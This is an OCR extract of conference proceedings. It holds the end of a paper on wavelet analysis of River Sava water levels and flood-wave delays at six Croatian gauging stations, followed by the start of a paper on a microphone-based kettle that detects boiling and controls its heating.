In hydrological sense, waves with long periods must be visible (one year, half year, one month), and short periods are not that important. Therefore, an analysis using wavelet transform is conducted. The wavelet transforms of the synthetic signal using several wavelet functions are compared and the results are shown on Figure 1f - 1g and are summarized in TABLE 1. Haar and Mexican hat give the least acceptable results. Most of the real wavelet functions (biorthogonal, coiflets, symlets) result in a good time resolution, except for long periods (i.e. period of one year). Complex wavelets give good frequency resolution; but still do not provide information of occurrence of events in the time domain (Figure 1h). If only real part of the transform is observed, the complex wavelets give very precise results (Figure 1i). However, real Morlet wavelet gave the best result; hence it was our choice to represent the water levels of the River Sava (Figure 1g).

TABLE 1. COMPARISON OF THE WAVELET FUNCTIONS FOR WATER-LEVEL ANALYSIS.

	time	**short periods**	**long periods**
haar	no	no	no
db3	no	yes	no
bior6.8	yes	yes	no
coif3	yes	yes	no
sym8	yes	yes	no
mexh	no	no	no
meyer	yes	yes	yes
morl	**yes**	**yes**	**yes**
cmor1-1	no	yes	yes
cmor1-2	no	yes	yes
cmor8-2	no	yes	yes
fbsp2-0.5-1	no	yes	yes
shan0.5-1	no	no	no
cgau8	no	yes	no




Figure 1. From left to the right and up to the down: (a) synthetic signal; (b) Fourier transform of the synthetic signal; (c) magnified part of the Fourier transform of the synthetic signal; (d) short time Fourier transform; (e) magnified part of the short time Fourier transform; (f) Daubechies3 wavelet transform; (g) absolute value of the real Morlet wavelet transform; (h) absolute value of the complex Morlet wavelet transform; (i) real part of the complex Morlet wavelet transform.

III. ANALYSIS OF THE WATER LEVEL OF THE RIVER SAVA

The signal for the analysis was obtained as a hydrological time series of hourly water levels from six gauging stations (GS) on the River Sava (Figure 2). They are located in the middle reaches of the River Sava and the total distance between first and last GS is 184.5 km (TABLE 2) [12].

A. Preparation of the signal

The daily water level data were taken in the period of 25 years, between 1982 and 2007. Samples of the signal were taken every day at 2 PM. Therefore, signal consists of 9496 observations. It was checked and cleared of the possible measurement errors and was not statistically preprocessed (Figure 3). The records were incomplete on the five GS because of the war in the 1990s, which interrupted the measuring process. Data gaps were from one year on the GS Crnac, and up to ten years on the GS Gradiška (TABLE 2). Therefore, for five GS with data gaps, years 1982-1990 and 2001-2007 were considered separately.

B. Analysis of the temporal pattern of the water levels

First, the examination of detailed temporal pattern is conducted on GS Kobaš, using the STFT and the WT, since the data set is complete for the observed period (1982-2008). Magnified part of its STFT is shown on the Figure 4a. Longer periods are almost invisible due to pure frequency resolution and it can be clearly seen that the WT is a better representation for this type of hydrological signals (Figure 4b). The River Sava is characterized by the minimum water levels in the summer and maximum water levels in the spring and autumn. Annual scale has the highest amplitudes and its impact is the strongest. If its amplitudes are lower, the observed year is drier (1988-1991). On the other hand, if its amplitudes are higher, the year is more humid (1994). Except for annual scale impact, semiannual scale is also very strong, especially visible in dry years. When semiannual impact is lower, seasonal or monthly impacts are higher. Their influences change over the years, so the signal is evidently nonstationary.

Analysis of temporal patterns for the five remaining GS is conducted for the shorter time spans that are common for all six GS, i.e. for 1982-1990 and 2001-2008 (Figure 3). For all six GS, temporal patterns are almost identical. Information obtained using wavelet spectrogram is considered spatially consistent along all six GS (Figure 5).

This fact offers a possibility for drawing some conclusions on the missing data for the remaining five GS from the GS Kobaš data. Observed data for the remaining five GS is not stationary in time, too, because of high and low patterns in different years and seasons. For example, GS Kobaš has annual scale high water levels that occurred in years 1982-1987 and 1993-2005, but years 1988-1992 did not have expressed such annual highs. From 1995 to 1999, mentioned temporal peaks are less significant. Large variations in the wavelet transform domain are visible in years 1988-1993, and correspond to the high variation of the water levels in that period (Figure 3).

It can be concluded that there is a considerate change in stability of temporal pattern from 2001 to 2007 for almost all scales, because dominant peaks are intermittent. They are spread from seasonal scale, across semiannual and annual scales, and up to the 1.5-year and 2-year scales.

C. Propagation of annual scales flood wave between gauging stations

To clearly see the differences between the stations, one row from the wavelet transform for years 1982-1990 is extracted and shown in Figure 6a. The waves represent one year period. They have different amplitudes depending on the GS. Magnified parts of the waves are shown in Figure 6b and are delayed to each others. All the delays are measured and mean and median average values are calculated for years 1982-1990 and 2001-2007, separately and all together. The results are presented in TABLE 3. The average values tell how many days the annual high water level needs to come from one to another GS. It is about 3.8 days between Crnac – Jasenovac and 0.9 days between Mačkovac and Davor. As expected, the delay of flood wave propagation between gauging stations is in relation to their mutual distance. But, the annual wave shows the shortest delay between Davor and Kobaš, despite the fact they are not the closest GS. Explanation of this is in different geometrical and hydraulic characteristics of the river bed in that river section.




Figure 2. Sava and the analyzed gauging stations. GS1 is Crnac, GS2 is Jasenovac, GS3 is Stara Gradiška, GS4 is Mačkovac, GS5 is Davor and GS6 is Kobaš.

TABLE 2. DESCRIPTION OF THE ANALYZED GAUGING STATIONS.

	Years of missing data	Distance from river mouth [km]	Distance from previous GS [km]	GS vertical reference point [m]	Statistical characteristics [cm]			
					Mean	Std. dev.	Min	Max
GS 1 - Crnac	1993	575	74.5	91.338	115	235	-241	895
GS 2 - Jasenovac	1990-1995	500.5	47.1	82.820	256	239	-137	884
GS 3 - Gradiška	1991-2000	453.4	14.4	85.467	223	209	-106	830
GS 4 - Mačkovac	1990-1993	439	21	83.645	389	203	64	976
GS 5 - Davor	1995-1998	418	27.5	82.784	358	204	35	992
GS 6 - Kobaš	-	390.5	-	82.750	294	183	17	878




Figure 3. Water levels in time at the six gauging stations on the River Sava.

IV. CONCLUSION

The wavelet transform is a powerful tool for hydrology analysis. We obtained the best results when applying Morlet wavelet function. It gives better balance between time and frequency localization of hydrological signals than the other examined wavelet functions. Morlet wavelet was applied to water level signals from six gauging stations in the middle reaches of the River Sava. Nonstationary patterns in flood waves were examined and dominant peaks were detected: for one year, one half year, three months and one month periods. In addition, flood wave propagation time between neighboring gauging station was determined as well.

Wavelet analysis and understanding of temporal patterns in water levels has its application in improving actions for considering flood defense, e.g. early warning and conducting flood defense measures. Data used in this study is taken for the River Sava, where detailed physical hydraulic models have already existed. These hydraulic models enable precise forecasting of the flood wave amplitude and of the propagation time and

velocity. Wavelet (black-box) analysis in this study is offered as an alternative to the hydraulic models. Hence, wavelet analysis could be used for other watercourses for which hydraulic models are not available.

For further research, it could be possible to define the stationary flood waves with the constant averaged water level amplitudes over all six gauging stations and for all dominant scales. This information could improve the derivation of the realistic synthetic flood waves, needed for testing of the hydraulic models of the River Sava and of the other watercourses in Croatia.




Figure 4. (a) Magnified part of the STFT for gauging station Kobaš. 1 year and 1/2 year period (scale) are clearly visible, (b) Real Morlet wavelet analysis for the same gauging station. One year period has the strongest peak, but 2 years, 1/2 year, and 3 months periods are visible, too.




Figure 5. Apsolute value of the real Morlet wavelet analysis for the gauging stations: Crnac, Jasenovac, Stara Gradiška, Mačkovac and Davor. Because of the missing years, it is shown separately for years 1982-1990 and 2001-2008. The results in wavelet domain are similar, but with different amplitudes and delays. One year period (scale) is the strongest one, with the highest amplitudes.




Figure 6. (a) A wave from one year period after the real Morlet wavelet transform. The waves have different amplitudes and delays when they pass through zero; (b) Magnified part of the passing through zero in the middle of year 1984.

TABLE 3. A YEAR DELAY OF THE WAVE THROUGH ALL GAUGING STATIONS.

	1982-1990		2001-2007		1982-1990, 2001-2007		Distance from previous GS, km
	mean, [days]	median, [days]	mean, [days]	median, [days]	mean, [days]	median, [days]	
Crnac – Jasenovac	2.266	2.572	5.005	6.312	3.585	3.830	74.5
Jasenovac – Gradiška	1.370	1.529	3.171	3.351	2.237	1.780	47.1
Gradiška - Mačkovac	2.710	0.926	1.104	0.160	1.937	0.764	14.4
Mačkovac – Davor	0.418	0.528	1.230	1.249	0.809	0.929	21
Davor - Kobaš	0.255	0.430	0.271	0.104	0.263	0.386	27.5

ACKNOWLEDGEMENTS

The data for this research was supported by Meteorological and hydrological institute of Croatia. We thank Dijana Oskoruš for providing the datasets used in this study.

REFERENCES

[1] A. Grossmann, and J. Morlet, "Decomposition of Hardy functions into square integrable wavelets of constant shape," SIAM J. Math. Anal. **15**, pp. 723-736, 1984.

[2] L. C. Smith, D. L. Turcotte, B. Isacke, "Stream flow characterization and feature detection using a discrete wavelet transform," Hydrological Processes, vol. 12, pp. 233–249, 1998.

[3] M. Lafreniere, M. Sharp, "Wavelet analysis of inter-annual variability in the runoff regimes of glacial and nival stream catchments, Bow Lake, Alberta," Hydrological Processes, vol. 14, 1093–1118, 2003.

[4] D. Jukic, and V. Denic-Jukic, "Partial spectral analysis of hydrological time series," Journal of Hydrology, 2011.

[5] D. Labat, "Recent advances in wavelet analyses: Part 1. A review of concepts," Journal of Hydrology, vol. 314(1-4), pp. 275-288, 2005.

[6] D. Labat, R. Ababou, and A. Mangin, "Rainfall-runoff relations for karstic springs. Part II: continuous wavelet and discrete orthogonal multiresolution analyses," Journal of Hydrology, 238(3-4): p. 149-178, 2000.

[7] M. Nakken, "Wavelet analysis of rainfall-runoff variability isolating climatic from anthropogenic patterns," Environmental Modelling and Software, vol. 14(4), pp. 283-295, 1999.

[8] B. Schaefli, and E. Zehe, "Hydrological model performance and parameter estimation in the wavelet-domain," Hydrology and Earth System Sciences, 13(10), pp. 1921-1936, 2009.

[9] S. Kang, and H. Lin. "Wavelet analysis of hydrological and water quality signals in an agricultural watershed." Journal of Hydrology vol. 338, pp. 1-14, 2007.

[10] M. Vetterli, and J. Kovačević, "Wavelet and subband coding," Prentice – Hall, New Jersey, USA, 1995.

[11] B. B. Hubbard, "The world according to wavelets – The story of a mathematical technique in the making," AK Peters, Massachusetts, 1996.

[12] N. Kuspilić, K. Novak, and E. Ocvirk, "Spectral Analysis of Flood Waves in Open Watercourse," Proc. of 11th International Symposium on Water Management and Hydraulic Engineering, Ohrid, Macedonia, 685-692, 2009.

Sound of boiling as a disturbing noise and as a functional signal

Albin Smrke*, Jurij Prezelj**, Peter Šteblaj ***, Iva Smrke****

* MSX d.o.o., Ljubljanska 108,1230 Domžale, Slovenija info@msx-technology.com
** Fakulteta za strojništvo, Aškerčeva 6, 1000 Ljubljana, Slovenija prezelj.jurij@gmail.com
*** Fakulteta za strojništvo, Aškerčeva 6, 1000 Ljubljana, Slovenija peter.steblaj@unifs-lju.si
**** Smrkearhitekti, Dunajska 43, 1000 Ljubljana, Slovenija iva.smrke@gmail.com

Abstract

Hot or even boiling water is often used in the household. During the process of heating the water, molecules become more and more active. Intensity of their movement depends on the temperature. Moving molecules are bumping into the container and causing audible noise. This audible noise can be regarded as a useful and functional signal on one hand, but some people find it as a disturbing noise.
A MSX technology was developed. MSX technology is presented in this article, together with some results of applied active noise control. MSX technology uses a sound sensor for determination of temperature of the water and even more important, the state of boiling itself. Microphone is placed in the base of the kettle and is recording sound. A microcontroller regulates the power of kettle according to calculated algorithm, which is based on the sound signal. The boiling point of the water is the main regulation point and by monitoring the sound, we can detect it much better then by monitoring the thermal sensor, which is commonly used in digital kettles. A new step forward in MSX technology is integration of Active Noise Control algorithm. Such algorithm enables the use of generated noise for control purposes and it attenuates the very same signal with additional loudspeaker. Audible noise is attenuated and almost silent performance of the kettle is achieved.

I.INTRODUCTION

The acronym MSX, which stands for Multi Sensor Approach, is trademark, and the method used is patented**.** MSX technology uses a sound sensor for determination of temperature of the water and even more important, the state of boiling itself. Regular kettle on the market have only 360 grad connector and bimetal switch for disconnecting electricity from the heater. Vapor from water surface produce steam that travels true the pipes to the bimetal switch and after it reaches the temperature it disconnect the power. The experiments show that the time of disconnecting power is not precise and the result is unnecessary use of energy after water boils. These kettles are not energy efficient because on heating bimetal switch needs time after boiling point is reached. There are two different types of digital kettle on the market. First system is with electronic in the base and Thermometer sensor is in the kettle and second system is with electronic in the kettles body. In the first case the connector is different and also base is complicated with user interface. The second case is made with electronic in the kettle. All these kettles are very expensive.
The MSX regulation is simple and very efficient. Only single microphone is placed in the base of the kettle the sound is used in simple electronic to obtain the temperature / sound connected algorithm. On top of MSX base each regular kettle can be used Figure 1. The regulation has also an important possibility to regulate the process on different level of boiling.



Figure 1: Regular kettle on MSX base

A microcontroller regulates the power of kettle according to calculated algorithm, which is based on the sound signal. The boiling point of the water is the main regulation point and by monitoring the sound, the regulation of boiling is much better than by monitoring the thermal sensor commonly used in digital kettles. The kettle electronic is ready for market and the price of electronic is lower the today PCB in kettles. We achieve

the goal to produce the technology that can be build in all kettles bringing minimum 10% energy saving.

II. BOILLING PROCESS

The boiling phase is monitored. The boiling phase starts when individually isolated bubbles start to appear, denoted with nucleate boiling in Figure 2. During the boiling phase, bubbles appear in jets creating the effect commonly referred to as simmering. Finally, in the fully developed boiling phase (denoted with film boiling in Figure 2), the bubbling of the liquid is generalized, resulting in the familiar turbulence of a boiling liquid. Transition from nucleate boiling to film boiling is not discrete, but uniform as depicted in Figure 2.

The formation and collapse of the bubbles during the phases create an acoustic signature, which changes with the size and number of the bubbles, the rate of their formation, their collapse, and the temperature gradient in the liquid. The response includes an audible component, which can be easily observed when cooking, and it has distinctive frequency band [1].[2]




Figure 2: Boiling phases of water

A microphone with an integrated preamplifier is fitted to the base of the kettle. Typical Sound produced by heat is depicted in Figure 3 and Figure 4. In Figure 3 the sound pressure signal is presented. Increasing sound pressure amplitude at 75 seconds can be easily observed. Frequency analysis is presented in Figure 4. This frequency range was also found in all our experiments and they are correlated with the formation of end implosions of bubbles. Sound signature of kettle is very good for regulating boiling in shown on Figure 5.




Figure 3: Sound pressure signal of cooking process




Figure 4: Waterfall diagram of cooking process




Figure 5: Sound signature of kettle is very good for regulating boiling

3. MEASUREMENT RESULTS AND DISCUSION

Experimentally, it was determined that various phases of boiling have distinctive acoustic signatures and that the acoustic signatures are repeatable and robust to many commonly occurring disturbances.

Microphone in the base is taking sound samples and microcontroller is regulating the power of kettle according to calculated algorithm settings. The boiling point of the water is the main regulation point. One Example of Heating water in kettle 0,7 lit is depicted on Figure 6.

MSX software algorithm for definition of temperature derived from sound signature uses for different temperature settings different parameter.

Boiling point is defined with P1 and P2. In regular kettle BM is time where bimetal switch turn OFF the electricity.




Figure 6: measured and calculated data – x axis is time y axis is temperature

Time: P1 = 146 s P2 = 162 s BM = 170 s

